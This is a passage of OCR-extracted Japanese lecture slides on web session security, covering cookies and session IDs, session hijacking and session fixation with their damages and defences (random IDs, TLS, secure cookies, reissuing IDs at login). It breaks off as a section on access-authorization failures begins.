  - 処理系は自動的には面倒をみてくれない
- セッションハイジャックの脅威
  - セッションIDが攻撃の標的になる


セッション機構とユーザ認証・まとめ

- HTTPリクエストが複数エンティティから寄せられる
  - リクエストに「しるし」を含ませる
  - サーバにおいては、「しるし」ごとに文脈を保つ
- セッションIDを運ぶ手段
  - Cookie / POSTデータ (hidden項目) / URLリライティング
- Cookieのためのヘッダ
  - Set-Cookie: と Cookie:
- ログインセッション
  - ユーザ認証 ⇒ セッション機構によってログイン状態を維持

5. セッションハイジャック



セッションハイジャック – 攻撃の流れ




セッションハイジャックの被害

- 本人のログインセッションへ他人が侵入

- 本人になりすましたシステム操作
  - 情報漏洩
  - 金銭被害
  - 業務妨害　等

ログインセッションの「悪い例」

ひとつのCookieの値を変えずにログイン前からログイン後に
わたってセッションを追跡するケース（問題あり）




セッションハイジャック対策

- 「推測」への対抗
  - 予測困難なランダム値を使う
  - ログイン（ユーザ認証）成功のたびに異なる値を使う
- 「奪取」への対抗
  - TLS を使用する
  - Cookieにsecure属性をつける
  - Cookieの「寿命」を短めにする
  - ログイン成功時にセッションIDを発行し直す


セッションハイジャックのポイント

- セッションIDの発行と運用にかかわる問題
- 他者がセッションへ侵入してくる
- 対策
  - 「推測」への対抗
  - 「奪取」への対抗

6. セッションフィクセーション（セッションIDのお膳立て）



セッションフィクセーション – 攻撃の流れ




セッションフィクセーションの被害

- セッションハイジャックと同様の被害

- 本人のログインセッションへ他人が侵入

- 本人になりすましたシステム操作
  - 情報漏洩
  - 金銭被害
  - 業務妨害　等

対策：セッションIDの付け替え




セッションフィクセーションのポイント

- ユーザのセッションIDは、誰かに「お膳立て」されたものかもしれない
- 対策：ログイン成功時にセッションIDを新しくする

セッションへの干渉・まとめ

- セッションハイジャック
  - 正規ユーザのセッションIDを盗用する
- セッションフィクセーション
  - 攻撃者が取得したセッションIDを被害者に使わせる

7. アクセス認可の失敗




アクセス認可(Authorization)の失敗パターン

1. メニューに無いページへアクセスできる
   - ページへのリンクをメニュー画面から隠すのみ

